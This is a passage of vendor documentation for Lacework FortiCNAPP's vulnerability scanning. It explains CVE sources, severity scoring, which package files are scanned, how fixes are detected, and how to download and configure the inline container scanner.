- For accurate vulnerability assessment, ensure that you upgrade your Microsoft application to a version later than April 2016.
- Lacework FortiCNAPP does not support vulnerability detection for Microsoft applications that do not have an associated KB article installed on your host.

Third-Party Windows Applications

Vulnerability assessment is supported for third-party Windows applications such as the following:

- Adobe Acrobat
- Adobe Acrobat Reader
- Adobe Creative Cloud
- Adobe Flash Player
- Adobe Genuine Service
- CrowdStrike Falcon Endpoint Protection
- Git
- Google Chrome
- Java JRE
- Java SDK
- Node.js
- Notepad++
- Oracle Database Server

- SAP Crystal Reports
- SAP Data Services
- Symantec Endpoint Protection
- Tenable Nessus Agent
- WinSCP

CVE Sources for Windows OS and Applications

Lacework FortiCNAPP uses the following CVE sources for Windows OS and applications:

- Risk Based Security (RBS) - VulnDB
- Microsoft Security Response Center (MSRC)

Usage of CVE/Vulnerability Sources

Lacework FortiCNAPP uses multiple CVE / vulnerability sources and will determine the best source for new and existing vulnerabilities.

The vulnerability source used is based on the quality of the data returned on a given vulnerability (such as affected version range, fix version, and data schema).

In some cases, a certain vulnerability source may be used solely for a given operating system, language library, package manager, or Windows application. This is often the case when other vulnerability sources are lacking detail or specificity for that particular operating system, language library, package manager, or Windows application.

Severity Attribution

Vulnerability assessment displays a Common Vulnerability Scoring System (CVSS) score and severity for Common Vulnerabilities and Exposures (CVE). Scores range from 0 to 10. Severities can be info, low, medium, high, or critical.

For each CVE, the National Vulnerability Database (NVD) provides a base score for CVSS v3 (if available) and CVSS v2. Lacework FortiCNAPP displays the provided CVSS v3 score or the CVSS v2 score if the v3 score is not available.

Lacework FortiCNAPP assigns severities to CVEs based on the following criteria in the following order of preference:

- The operating system distribution vendor (such as CentOS, Ubuntu, Alpine, etc.) provides a severity.
  - Unlike operating system vendors, language library projects do not directly provide vulnerability data. As such, there is no equivalent "vendor" severity.
- Lacework FortiCNAPP converts the CVSS v3 score to a severity.
- Lacework FortiCNAPP converts the CVSS v2 score to a severity.

Severities are rated using the following scale (ref: FIRST.org):

Rating	*CVSS Score*
Info	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

When a CVSS score is not available, Lacework FortiCNAPP reports the value as `N/A` in the Console, and `0` in the CLI.

Host Vulnerability - Scanning of Language Libraries and Package Managers

How Scanning is Performed

Vulnerabilities in inactive language libraries and package managers can only be detected with an agentless workload scanning integration. See Agentless workload scanning overview on page 647

Package scanning for programming languages works in a variety of ways:

- By scanning `lock` files that are generated by the package managers.
- By scanning different binaries that are generated by the package managers.
- By scanning specific files (in specific format) that are generated by package installations.

These files can exist in any path on a host's root or secondary volumes. See Agentless workload scanning FAQs on page 772

Files Scanned

The following table is a breakdown of the types of files and file extensions that are scanned for each programming language (when using Agentless Workload Scanning):

Language or Package manager	Files scanned

Java	`*.jar`
	`*.war`
	`*.ear`
	`pom.properties`
	`MANIFEST.MF`
	Fat JAR files are also scanned for their dependencies. See, Host Vulnerability - FAQs on page 1202.

Ruby	`*Gemfile.lock`
PHP	`composer.lock`
Go	`*.sum`

Language or Package manager	Files scanned
	Any executable binaries built by Go
npm	`package-lock.json` `yarn.lock`
NuGet	`packages.lock.json`

Python	`Pipfile.lock`
	`poetry.lock`
	`*.egg-info/PKG-INFO`
	`*.dist-info/METADATA`

Rust	`*Cargo.lock`

Fix a Vulnerability on Linux Hosts

This article explains how to fix a host vulnerability detected by an assessment.

A vulnerability detection occurs when the host package manager reports a package as installed and the reported package and its version exist in the Lacework FortiCNAPP CVE data set.

To fix a vulnerability, the package manager must not report the package and its package version as installed.

Scenarios that could occur after you attempt to fix a vulnerability:

- You upgraded kernels but the old kernel packages are still detected
- You ran `apt remove` but detections still occur

Debian-based Distributions

`apt remove` and `dpkg --remove`

From the apt manual:

Removing a package removes all packaged data, but leaves usually small (modified) user configuration files behind, in case the remove was an accident. Just issuing an installation request for the accidentally removed package will restore its function as before in that case. On the other hand you can get rid of these leftovers by calling purge even on already removed packages. Note that this does not affect any data or configuration stored in your home directory.

The result of the `apt remove` and `dpkg --remove` commands are that packages with package manager-tracked configuration files are still reported as installed by the package manager after an `apt remove` or `dpkg --remove` command complete.

Packages with package manager-tracked configurations, such as `redis-server` will experience this behavior. These packages must be removed with the `apt purge` or `dpkg --purge` command to not be reported as installed by the package manager.

If you use dpkg, run the `dpkg --purge PackageName` command instead of the `dpkg --remove PackageName` command. The command `dpkg --remove PackageName` removes only the package binaries and leaves residual configuration files. The command `dpkg --purge PackageName` removes the package binaries and the configuration files.

Redhat-based Distributions

Run `rpm -e PackageName` instead of `yum remove PackageName`. The command `yum remove PackageName` removes the package binaries but can leave configuration files. The command `rpm -e PackageName` removes everything related to a package, including the configuration files.

When Linux Host Assessments Identify a Vulnerability as Fixed

This article explains when a Linux host vulnerability assessment identifies a vulnerability as fixed.

Package collection runs multiple times per day, but host vulnerability assessments run once per day. The assessment considers the last 24 hours of packages installed on the host. A package must be cleared from the OS for 24 hours for the assessment to display the vulnerability status as fixed.

Example Workflow

An assessment identifies vulnerabilities, and you fix the vulnerabilities the next day, but the next assessment does not display the fixes. For example:

1. Assessment runs at 8PM Pacific Time on Monday.
   The assessment identifies packages with a vulnerability status of new, active.
2. You fix (remove or upgrade) packages on Tuesday (the next day).
3. The assessment runs at 8PM on Tuesday.
   The assessment does not identify that the packages were removed or upgraded. If the assessment identified the packages were removed or upgraded, it would set the vulnerability status to fixed.
4. The assessment runs at 8PM on Wednesday.
   The assessment identifies that the packages were removed or upgraded.

Why doesn't Tuesday's assessment identify the packages as fixed?

Package collection runs hourly, however, Lacework FortiCNAPP does not restrict the assessment to the last hour of collected packages. The last day of packages is considered because that is also the assessment interval - daily. The impact is that if the package existed within 24 hours before the assessment, it appears in the assessment.

How are fixed vulnerabilities calculated over time on individual hosts?

As long as the host has been discovered once every 30 days, the fixed counts are cumulative over the host's lifetime.
See, When Host Assessment Metrics Carry Forward on page 1201

Multiple Fixed Parallel Package Versions

Because some vendors maintain multiple major versions of a software package simultaneously, when a vulnerability/CVE is found, vendors must introduce a fix for each maintained major version of the software package. Lacework FortiCNAPP assesses and displays the vulnerability status for only one combination of (unique machine instance, software package, package version, CVE vulnerability ID). This means that if there are many fixed versions, Lacework FortiCNAPP must determine which one is the most appropriate for the given package version.

The following content describes the process that Lacework FortiCNAPP uses to determine which version to assess and display vulnerability status for when handling multiple fixed parallel versions.

If there are multiple fixed package versions, Lacework FortiCNAPP selects only one fixed version to assess against each installed version because there will be one fixed version out of many that is the most appropriate for comparison.

After scoring two criteria, Lacework FortiCNAPP chooses the highest scoring candidate. The two criteria are (in this order of priority):

- Longest version prefix match (v2.* installed versions are compared against v2.* instead of v1.* -> prefix match v2.). If no major version matches, Lacework FortiCNAPP selects the highest fixed version.
- Highest fixed version

Users of pre-v3.41 Lacework FortiCNAPP versions may notice a decrease in the number of vulnerabilities compared to the current version due to changes in Lacework FortiCNAPP detection logic. The lower number is the result of vulnerabilities' showing as fixed though no corrective action was performed.

When Host Assessment Metrics Carry Forward

Generally, assessment data is from what currently exists at the time of assessment. In some circumstances, however, Lacework FortiCNAPP can carry forward fixed status data to provide information about a previously existing vulnerability that has since been patched/addressed.

Hosts must be online at least once within a 30-day window for vulnerability assessment metrics to carry forward. Carrying forward metrics means Lacework FortiCNAPP updates the existing assessment report instead of creating a new assessment report.

If this sequence occurs:

1. Host information collection runs and assessment occurs.
2. The host shuts down for 29 days.
3. The host comes back online on the 30th day.
4. Host information collection runs.

Result: Lacework FortiCNAPP carries forward host assessment metrics and updates the host's existing assessment report.

For carried over Fixed status vulnerabilities, the information is from the original (past) assessments. For example, seeing Fixed + Vulnerable assessments does not mean the specific (machine ID, package, version, vulnerability ID) is vulnerable. If Fixed, the specific combination cannot be vulnerable because it is based on past information that was patched. The information means that the previous assessment that was originally vulnerable was fixed (hence the Fixed status + Vulnerable).

If this sequence occurs:

1. Host information collection runs and assessment occurs.
2. The host shuts down for 30 days.
3. The host comes back online on the 31st day.
4. Host information collection runs.

Result: Lacework FortiCNAPP handles the host as new and creates a new assessment report.

Host Vulnerability - FAQs

Vulnerability Assessment on Linux Hosts

Why do host vulnerability results show two different versions of the same package on a machine?

Generally, assessment data is from what currently exists at the time of assessment. In some circumstances, Lacework FortiCNAPP can carry forward fixed status data to provide information about a previously existing vulnerability that has since been patched/addressed.

Hosts must be online at least once within a 30-day window for vulnerability assessment metrics to carry forward. Carrying forward metrics means Lacework FortiCNAPP updates the existing assessment report instead of creating a new assessment report. See, When Host Assessment Metrics Carry Forward on page 1201.

How can I fix a host vulnerability detected by an assessment?

```
apt remove and dpkg --remove
```

```
rpm -e PackageName (instead of `yum remove PackageName`)
```

For details, see Fix a Vulnerability on Linux Hosts on page 1198

Why doesn't the host vulnerability assessment identify recently updated packages as "Fixed"?

Package collection runs hourly, however, Lacework FortiCNAPP does not restrict the assessment to the last hour of collected packages. The last day of packages is considered because that is also the assessment interval - daily. The impact is that if the package existed within 24 hours before the assessment, it appears in the assessment. See, When Linux Host Assessments Identify a Vulnerability as Fixed on page 1199.

What happens when there are multiple fix versions for the same vulnerability?

If there are multiple fixed package versions, Lacework FortiCNAPP selects only one fixed version to assess against each installed version because there is one fixed version out of many that is the most appropriate for comparison.

By default, Lacework FortiCNAPP displays the longest version prefix match (for example, v2.* installed versions are compared against v2.* instead of v1.*). If no major version matches, Lacework FortiCNAPP selects the highest fixed version. See, Multiple Fixed Parallel Package Versions on page 1200

How often does Lacework FortiCNAPP update their CVE database?

The Lacework FortiCNAPP platform ingests new CVEs daily from OS vendors and the NIST National Vulnerability Database (NVD).

How does Lacework FortiCNAPP handle inactive kernel packages on hosts?

Vulnerabilities found on inactive kernel packages on hosts have exceptions automatically created for them.

- The Lacework FortiCNAPP Console does not display vulnerability exceptions for inactive kernel packages.
- The Lacework FortiCNAPP API does return data that displays these automated exceptions.

Does Lacework FortiCNAPP support scanning of Fat JARs? {#fat-jar-support}

Scanning of Fat JARs is fully supported when using *Agentless Workload Scanning* to assess vulnerabilities on hosts. Fat JARs are single JAR files that contain all the dependencies needed for a project or to run a service (including the service code itself). Lacework FortiCNAPP will scan all the dependent packages within the Fat JAR and report back with any vulnerabilities. See, Agentless workload scanning overview on page 647.

Vulnerability Assessment on Windows Hosts

Which Lacework FortiCNAPP Windows agent version is required to enable vulnerability assessment on Windows Server hosts?

Lacework FortiCNAPP Windows agent v1.7.2 or later.

Does Agentless Workload Scanning support vulnerability assessment on Windows Server hosts?

Yes. Agentless Workload Scanning supports vulnerability assessment on Windows Server hosts. See Agentless scanning for Windows on page 771.

Which Windows OS and applications are supported for vulnerability assessment?

See Supported Windows Operating Systems and Applications.

Is active package detection supported on Windows Server hosts?

No. Active package detection is not supported on Windows Server hosts. See, Active package detection on page 1262.

Container Vulnerabilities

This section contains the following topics:

- Container Vulnerability Assessment Overview on page 1206
- Different Types of Scanning on page 1207
- Container image support on page 1209
- Local Scanning Quickstart on page 1217
- Lacework FortiCNAPP API & CLI - Container Vulnerability on page 1229
- How to & Troubleshooting - Container Vulnerability on page 1231
- Container Vulnerability - FAQs on page 1232

Container Vulnerability Assessment Overview

Lacework FortiCNAPP provides the ability to assess, identify, and report vulnerabilities found in the operating system software packages in a container image before the container image is deployed. Lacework FortiCNAPP also supports scanning of non-OS packages for programming languages (Java, Ruby, Python, and more). See, Container image support on page 1209

This means you can identify and take action on software vulnerabilities in your risky container images and manage that risk proactively. In addition, Lacework FortiCNAPP automatically correlates assessed images to active containers in your monitored environment, so you have continuous visibility into your software vulnerability risk. For information about vulnerability alerts that could be reported, seeContainer Vulnerability Policies on page 1248

Different Types of Scanning

Lacework FortiCNAPP offers a variety of integration points to scan container images. Use these integrations to secure your build and deployment pipelines and ensure all container images are assessed for vulnerabilities.

The Lacework FortiCNAPP Vulnerability Scanner is available in different forms to make integration easier. These forms are described in the following sections.

Public Registry Scanning

Integrate your internet-accessible container registries with the Lacework FortiCNAPP Platform Scanner. Lacework FortiCNAPP can scan all images as they are added to the registry. See, Platform scanner overview on page 1267.

If your registry is behind a restricted firewall, ensure you have allowlisted the Lacework FortiCNAPP IPs. See, Inbound and outbound connections on page 2404

Lacework FortiCNAPP offers different methods to pull images from a registry depending on the type of registry:

- *Registry notification:* The registry sends an event to Lacework FortiCNAPP whenever a new image has been uploaded.
- *Auto-polling:* Lacework FortiCNAPP automatically discovers the list of repositories and new images available in the registry.
- *On-demand:* Manually request the scan of a container using the Lacework FortiCNAPP Console or Lacework FortiCNAPP CLI.

In each registry guide, the *Container Registry Support* section will list the methods available for the registry type.

Create a registry integration to start automatically scanning your images.

Private Registry Scanning

If your registry is not accessible from the internet, set up the Lacework FortiCNAPP Proxy Scanner in your environment to pull images from your network. See, Integrate Proxy Scanner on page 1299.

The Lacework FortiCNAPP Proxy Scanner supports the same methods as the Lacework FortiCNAPP Platform Scanner to scan a registry:

- *Registry notification:* The registry sends an event to Lacework FortiCNAPP whenever a new image has been uploaded
- *Auto-polling:* Lacework FortiCNAPP automatically discovers the list of repositories and new images available in the registry.

- *On-demand:* Manually request the scan of a container using cURL See Curl command for On-Demand Scans on page 1324.

See the *Proxy Scanner Support section* for the methods available for each registry type. See Integrate Proxy Scanner on page 1299.

Create a registry integration to set up a Proxy Scanner.

Continuous Integration (CI) Scanning

The Lacework FortiCNAPP Inline Scanner can be integrated to a CI or Build system such as Jenkins, Travis CI, Github Actions, etc. See, Integrate the Lacework FortiCNAPP Inline Scanner with CI Pipelines on page 1362

Continuous Deployment (CD) Scanning

The Lacework FortiCNAPP Admission Controller Webhook and Proxy Scanner can be deployed in each Kubernetes cluster to inspect new images prior to deployment. See, Integrate with Kubernetes Admission Controller on page 1377

Local Scanning

Use the Lacework FortiCNAPP Inline Scanner to scan your images without requiring access to the Lacework FortiCNAPP Console. See, Integrate Inline Scanner on page 1338.

The Inline Scanner is available for Windows, Mac and Linux. See, Local Scanning Quickstart on page 1217

Agentless Workload Scanning

Integrate your cloud account with *Agentless Workload Scanning* to scan any container images located on your cloud resources (for example: running EC2 instances). See, Agentless workload scanning overview on page 647

Container image support

Lacework FortiCNAPP continues to expand coverage of operating systems, languages, and package managers that it works with. All scanners share the same capabilities listed in this section.

Image format

Lacework FortiCNAPP supports the Docker and OCI image formats. It is agnostic to the build system used to build these images (such as Docker or Bazel).

Operating system support

Lacework FortiCNAPP finds known vulnerabilities in the following base operating systems:

Operating System	*Versions*
Alpine Linux	3.x
Amazon Linux	2 (including Extras library), 2023
Amazon Linux AMI	2014.09, 2015.03, 2015.09, 2016.03, 2016.09, 2017.03, 2017.09, 2018.03
CentOS	5, 6, 7
Debian	8, 9, 10, 11, 12, 13, unstable
Oracle Linux	8.3, 8.4, 8.5
Red Hat Enterprise Linux	6, 7, 8, 9
Red Hat Universal Base Images (UBI)	7, 7-Minimal, 8, 8-Minimal, 9, 9-Minimal *Note:* Lacework FortiCNAPP does not support UBI init or micro images.
Rocky Linux	8.4, 8.5, 8.6, 8.7, 9.x, 10.x
Ubuntu	12.04 and above, snap
SUSE SLES	11, 12, 15 (All service packs)
Distroless (Bazel) + Scratch	Any

Some of these operating systems no longer receive new security fixes as they are EOL.

Package assessment support

Lacework FortiCNAPP assesses operating system packages using the sources listed in the following table:

Linux Distribution	*Severity Attribution*	*CVSS Score Attribution*	*CVE Source*
Alpine Linux	NVD Score (CVSS v3 supersedes CVSS v2)	NVD	https://github.com/alpinelinux/aports.git
Amazon Linux	Distro	1. Amazon* 2. NVD	https://alas.aws.amazon.com/
CentOS	Distro	NVD	1. Risk Based Security (RBS) - VulnDB 2. https://www.redhat.com/security/data/oval/v2/
Debian	Distro (Security Tracker)	NVD	https://security-tracker.debian.org/tracker
Oracle Linux	Distro	NVD	https://linux.oracle.com/security/oval/
Red Hat Enterprise Linux (including UBI)	Distro	NVD	https://www.redhat.com/security/data/oval/v2/
Rocky Linux	Distro	NVD	Risk Based Security (RBS) - VulnDB
Ubuntu	Distro (Canonical)	NVD	https://git.launchpad.net/ubuntu-cve-tracker https://ubuntu.com/security/cves
SUSE Linux Enterprise Server (SLES)	Distro	NVD	https://www.suse.com/security/cve/ https://ftp.suse.com/pub/projects/security/oval/

*For Amazon Linux, the Amazon CVSS Score is preferred first. The NVD score is used if there is no score available from Amazon.

Lacework FortiCNAPP receives vulnerability and package data in a timely manner directly from the vendors and the NIST National Vulnerability Database (NVD).

Lacework FortiCNAPP assesses the severity and CVSS score for vulnerabilities from different sources. Distributions often reclassify vulnerabilities with a different severity than the NIST National Vulnerability Database (NVD). It is not uncommon that the severity displayed by Lacework FortiCNAPP is associated with a different CVSSv3 score coming from a different source.

More information about CVSS scoring can be found in the Severity Attribution section.

Supported language libraries and package managers

Lacework FortiCNAPP supports the following programming language libraries and package managers:

Library name	*Package manager*	*Version format*	*CVE Sources*
Java	maven	maven	GHSA
Ruby	bundler	bundler	RBS
PHP	composer	composer	RBS
Go	go	go	RBS
npm *(node / react / typescript)*	npm yarn	npm yarn	GHSA
.NET	nuget	nuget	RBS
Python	pip poetry python	pip poetry pep440	RBS
Rust	cargo	cargo	RBS

Forks of open source projects Lacework FortiCNAPP does not support vulnerability detection within forks of open source projects that do not publish security advisories.

For example, Fullstaq Ruby packages are currently unsupported for vulnerability scanning.

CVE sources for language libraries and package managers

Lacework FortiCNAPP uses the following CVE Sources for language libraries:

- Risk Based Security (RBS) - VulnDB
- GitHub Security Advisory (GHSA)
- GitLab Advisory Community

Lacework FortiCNAPP uses NVD for the severity and CVSS score associated with the CVEs.

When an NVD CVSS score is not available for a given GitHub security advisory (GHSA) package, Lacework FortiCNAPP uses the CVSS score directly from GHSA for that package.

Disable language libraries support

Disable language libraries support for container images by following the steps in the relevant section for your integration type:

- Platform, Proxy, or Inline Scanner
- Agentless Workload Scanning

Platform, inline, and proxy scanner

This feature is enabled by default.. The follow instructions demonstrate how to disable it.

Platform scanner

New integrations

1. For new integrations, create a registry integration up to when you reach the *Optional Settings* page.
2. Uncheck the *Non-OS Package Support* checkbox.
3. Finish configuring any other optional settings and click *Save*.

Existing integrations

1. For existing integrations, go to *Settings* > *Container Registries* in the Lacework FortiCNAPP Console.
2. Select the registry by clicking the checkbox on the left-hand column and click the *Edit* icon .
3. Proceed to the *Optional Settings* page and uncheck the *Non-OS Package Support* checkbox.
4. Click *Save* when complete.
5. Ensure that in *Settings* > *General*, you have enabled Reassess active images.

Inline scanner

Disable this feature in your inline scanner(s) by using one of these three methods:

1. Run the `lw-scanner configure scanner` command and enter `false` when the *Scan Library packages* prompt appears.
2. Set the following environment variable in your local or CI/CD system: `export LW_SCANNER_DISABLE_LIBRARY_PACKAGES_SCANNING=true`
3. Use the `--disable-library-package-scanning` flag when running the `image evaluate` or `image scan` commands.

For further references to these configuration options, see:

- Integrate Inline Scanner on page 1338
- Integrate the Lacework FortiCNAPP Inline Scanner with CI Pipelines on page 1362

Proxy Scanner

Set the `disable_non_os_package_scanning` field to `true` in the `config.yml` to disable this feature.

For further reference to this configuration option, see Integrate Proxy Scanner on page 1299.

Agentless workload scanning

It is not currently possible to disable language library scanning of container images when using agentless workload scanning. You can disable container image scanning altogether, but this will also stop scans of operating system packages.

Follow the steps below if you still want to disable all agentless scanning of container images:

1. In the Lacework FortiCNAPP console, go to *Settings* > *Cloud accounts*.
2. Find and select your integration in the table.
3. Click the *Edit* option.
4. Disable *Scan containers*.
5. Click *Save*.

Usage of CVE and vulnerability sources

Lacework FortiCNAPP uses multiple CVE and vulnerability sources and will determine the best source for new and existing vulnerabilities.

The vulnerability source used is based on the quality of the data returned on a given vulnerability (such as affected version range, fix version, and data schema).

In some cases, a certain vulnerability source may be used solely for a given operating system, language library, or package manager. This is often the case when other vulnerability sources are lacking detail or specificity for that particular operating system, language library, or package manager.

Registry errors

If there is a registry error while scanning an image, Lacework FortiCNAPP retries the scan (based on the HTTP response code).

- If the registry displays a 400 or 500 HTTP response code, Lacework FortiCNAPP retries the scan three times.
- If the registry displays a 404 HTTP response code, it means that the image data does not exist. Lacework FortiCNAPP does not retry this scan and it displays an error message in the console.

Severity attribution

Vulnerability assessment displays a Common Vulnerability Scoring System (CVSS) score and severity for each CVE. Scores range from 0 to 10. Severities can be *Info*, *Low*, *Medium*, *High*, or *Critical*.

For each CVE, the National Vulnerability Database (NVD) provides a base score for CVSS v3.x (if available) and CVSS v2.0. Lacework FortiCNAPP displays the provided CVSS v3 score or the CVSS v2 score if the v3 score is not available.

Lacework FortiCNAPP assigns severities to CVEs based on the following criteria in the following order of preference:

- The operating system distribution vendor (such as CentOS, Ubuntu, or Alpine) provides a severity.
  - Unlike operating system vendors, language library projects do not directly provide vulnerability data. As such, there is no equivalent vendor severity.
- Lacework FortiCNAPP converts the CVSS v3 score to a severity.
- Lacework FortiCNAPP converts the CVSS v2 score to a severity.

Severities are rated using the following scale (ref: FIRST.org):

Rating	*CVSS Score*
Info	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

When a CVSS score is not available, Lacework FortiCNAPP reports the value as `N/A` in the console, and `0` in the CLI.

Container Vulnerability - Scanning of Language Libraries and Package Managers

How Scanning is Performed

Package scanning for programming languages works in a variety of ways:

- By scanning `.lock` files that are generated by the package managers.
- By scanning different binaries that are generated by the package managers.
- By scanning specific files (in specific format) that are generated by package installations.

These files can exist in any path in a container.

Files Scanned

The files scanned for each supported language library or package manager depends on the type of integration:

- Platform, Inline, and Proxy Scanner Assessments
- Agentless Workload Scanning Assessments

Platform, Inline, and Proxy Scanner Assessments

The following table lists the types of files and file extensions that are scanned for each programming language:

Language or Package manager	*Files scanned*

Java	`*.jar`
	`*.war`
	`*.ear`
	Fat JAR files are also scanned for their dependencies.

Ruby	`*.gemspec`
PHP	`composer.lock`
Go	`*.sum` Any executable binaries built by Go
npm	`package-lock.json`

Language or Package manager	*Files scanned*
	`yarn.lock`
.NET	`packages.lock.json`

Python	`Pipfile.lock`
	`poetry.lock`
	`*.egg-info/PKG-INFO`
	`*.dist-info/METADATA`

Rust	`*Cargo.lock`

For *.NET* packages, `*.csproj` files are not yet supported by Lacework FortiCNAPP container scanning. These files are used by Microsoft Visual Studio 2017 onwards.

Agentless Workload Scanning Assessments

The following table lists the types of files and file extensions that are scanned for each programming language:

Language or Package manager	*Files scanned*

Java	`*.jar`
	`*.war`
	`*.ear`
	`pom.properties`
	`MANIFEST.MF`
	Fat JAR files are also scanned for their dependencies.

Ruby	`*Gemfile.lock`
PHP	`composer.lock`
Go	`*.sum` Any executable binaries built by Go
npm	`package-lock.json` `yarn.lock`
NuGet	`packages.lock.json`

Python	`Pipfile.lock`
	`poetry.lock`
	`*.egg-info/PKG-INFO`
	`*.dist-info/METADATA`

Rust	`*Cargo.lock`

Local Scanning Quickstart

Overview

There are many steps involved in building and deploying a containerized application, a complete container image lifecycle approach is key to managing software supply chain risks. The Lacework FortiCNAPP inline scanner allows you to integrate Lacework FortiCNAPP security capabilities deeply into your software supply chain workflows by allowing you to scan and assess Docker container images for vulnerabilities without checking them into a container registry.

How It Works

The inline scanner container registry integration performs an inline scan outside of Lacework FortiCNAPP. You can then configure the inline scanner to send a request to Lacework FortiCNAPP to assess the collected data. After you create an inline scanner integration in the Lacework FortiCNAPP Console, you can download and deploy the inline scanner as a binary within your development tool chain.

The inline scanner is triggered on an on-demand basis within build chain workflows. The trigger could be, for example, the start of a new container image build in the CI pipeline or a developer wants to assess a build on their local machine. The inline scanner collects data about the container image using your configured settings about what data to collect. Using the associated server token that was created when you integrated the inline scanner in the Lacework FortiCNAPP Console, the inline scanner initiates an API request for assessment by Lacework FortiCNAPP. After the token is authorized, Lacework FortiCNAPP assesses the file data. View the results on the Vulnerability Assessment page in the Lacework FortiCNAPP Console. You can configure additional output types.

You can download the inline scanner software from the Lacework FortiCNAPP GitHub Repository.

Upgrades

After upgrading the Lacework FortiCNAPP scanner from 0.1.x to 0.2, the inline scanner no longer saves evaluation results to the Lacework FortiCNAPP Console by default.

To keep the same behavior as before, perform one of the following options:

- Run the `configure data` command and enter `true` for the "Save results in platform" option.
- Use the `LW_SCANNER_SAVE_RESULTS=true` environment variable on your local or CI/CD system.
- Use the `--save` flag when running the `image evaluate` or `image scan` commands.

Inline Scanner Operating System Support

The inline scanner can be run on the following operating systems:

- Linux
- Mac (supports Apple M1 chips)
- Windows

For information about package assessment, see the Package Assessment Support section.

Lacework FortiCNAPP CLI Support for Inline Scanner

The inline scanner can also be run through the Lacework CLI by installing the `vuln-scanner` component.

See Get Started with the Lacework FortiCNAPP CLI for guidance.

Before you Begin

The Lacework FortiCNAPP inline scanner pulls and then scans an image locally (getting the list of OS packages and library languages in the image). The scanner sends the metadata to Lacework FortiCNAPP to generate the list of vulnerabilities and, optionally, to save the assessment report in your account.

Access to Lacework FortiCNAPP requires a valid *access token* and *account name*.For more information, see Create an Inline Scanner Integration in Lacework FortiCNAPP.

Create an Inline Scanner Integration in Lacework FortiCNAPP

Creating an integration in the Lacework FortiCNAPP Console is the first step in setting up the inline scanner. To create an integration, follow these steps:

1. Log in to the Lacework FortiCNAPP Console with an account with admin permissions.
2. Navigate to *Settings > Container Registries*.
3. Click *+ Add New*.
4. From the *Registry Type* drop-down, select Inline Scanner and click *Next*.
5. Name the integration and click *Next*.
6. Complete any optional settings and click *Save*.
   This displays a window that provides the inline scanner's download URL and authorization token.
7. Click the URL's Copy to clipboard icon and paste it into a new browser window.
   This is where you download the inline scanner.
8. Click the Authorization Token's Copy to clipboard icon.
   This is the integration's associated token. You need this to configure the inline scanner.

After you save the integration, its name displays on the Integrations Container Registry page.

Inline scanner limits can be increased upon request. See, Integrate Inline Scanner on page 1338.

Inline Scanner Settings

Setting Name	*Description*
Registry Type	Specify the registry type selected from the drop-down, in this case, select *Inline Scanner*.
Name	Specify a unique name to display for the integration in the Lacework FortiCNAPP Console.
Limit Number of Scans for this Integration	Select the maximum number of scans per hour that this integration can perform.
Identifier Tags	Specify tags as `key:value` pairs.

Get Started on Linux

This section guides you through the installation, configuration and first scan of the container image on Linux using the terminal. First, ensure the following prerequisites are met:

1. Docker is running. Check that Docker is running by using:

```
docker --version
```

2. Your access token and account name. See create a registry integration for the Lacework FortiCNAPP Inline Scanner.

Installation (Linux)

1. Download the latest version of the Lacework FortiCNAPP inline scanner and save it as `lw-scanner`:

Download the version that matches your processor type.

386:

```
curl -L https://github.com/lacework/lacework-vulnerability-
scanner/releases/latest/download/lw-scanner-linux-386 -o lw-scanner
```

AMD64:

```
curl -L https://github.com/lacework/lacework-vulnerability-
scanner/releases/latest/download/lw-scanner-linux-amd64 -o lw-scanner
```

ARM:

```
curl -L https://github.com/lacework/lacework-vulnerability-
scanner/releases/latest/download/lw-scanner-linux-arm -o lw-scanner
```

ARM64:

```
curl -L https://github.com/lacework/lacework-vulnerability-
scanner/releases/latest/download/lw-scanner-linux-arm64 -o lw-scanner
```

2. Make `lw-scanner` executable by the user:

```
chmod u+x lw-scanner
```

3. Run the scanner:

```
./lw-scanner version
```

Get Started on Mac

This section guides you through the installation, configuration and first scan of a container image on a Mac OS X using the terminal. First, ensure the following prerequisites are met:

1. Docker is running on your Mac. If you use Homebrew, install Docker with the following command:

```
brew install --cask docker
```

Check that Docker is running:

```
docker --version
```

If the command above shows an error, look for Docker in Spotlight or in the application folder in Finder and run it.

2. Your access token and account name. See create a registry integration for the Lacework FortiCNAPP Inline Scanner.

Installation (Mac)

1. Download the latest version of the Lacework FortiCNAPP inline scanner and save it as `lw-scanner`:

   ```
   curl -L https://github.com/lacework/lacework-vulnerability-
   scanner/releases/latest/download/lw-scanner-darwin-amd64 -o lw-scanner
   ```

2. Make `lw-scanner` executable by the user:

   ```
   chmod u+x lw-scanner
   ```

3. Run the scanner:

   ```
   ./lw-scanner version
   ```

   You may have to authorize the `lw-scanner` to run since it was downloaded from the internet.

Configuration on Linux / Mac

Authentication (Linux/Mac)

Configure the inline scanner to communicate with Lacework FortiCNAPP.

The authentication credentials access token and account name can be provided to inline scanner through command line arguments or environment variables. A better option for local scans is to save them in your default configuration. To do so, use this command:

```
./lw-scanner configure auth
```

You will be prompted for your account name and access token.

View Current Configuration (Linux/Mac)

Use this command to view your current configuration:

```
./lw-scanner configure view
```

Save Assessment Reports to Lacework FortiCNAPP Console (Linux/Mac)

By default, local assessments are not saved to the Lacework FortiCNAPP Console. To change the default behavior, run:

```
./lw-scanner configure data
```

Enter `true` for *Save results in platform*:

```
Data storage directory ():
Store Evaluations in file - true/false (false):
Store Manifest in file - true/false (false):
Save results in platform - true/false (false): true
```

Enable Language Library Scanning (Linux/Mac)

To change whether language libraries are scanned or not, run:

```
./lw-scanner configure scanner
```

Override Default Configuration (Linux/Mac)

At any time, you can override the default configuration by using command flags and/or environment variables. See Integrate Inline Scanner for more details on all commands with their environment variable/command flag options.

Scan a Public Image on Linux / Mac

Once your scanner is configured, you can scan your first image.

In this example, we'll scan the image `ubuntu:18.04` available publicly in Docker Hub:

```
./lw-scanner image evaluate ubuntu 18.04
```

Example output:

```
Pulling image: Done!
Saving image: Done!
Getting image manifest: Done!
Gathering packages: Done!
Packaging image data: Done!
Evaluating image: Done!
```

Since the image did not exist locally, the inline scanner downloaded the image from Docker hub automatically. Then, it retrieves the list of packages and libraries, and sends it to Lacework FortiCNAPP. Finally, it displays the list of vulnerabilities found.

If you configured the scanner to save the report, the assessment will be available in the Lacework FortiCNAPP Console. If you don't have access to the Lacework FortiCNAPP Console, or do not wish to login, you can generate a similar version of the online assessment locally:

```
./lw-scanner image evaluate ubuntu 18.04 --html --html-file=ubuntu.html
```

You can open `ubuntu.html` in your browser to interact with the report.

To see the full list of options, check the inline help:

```
./lw-scanner image evaluate --help
```

Scan an Image from your Own Registry on Linux / Mac

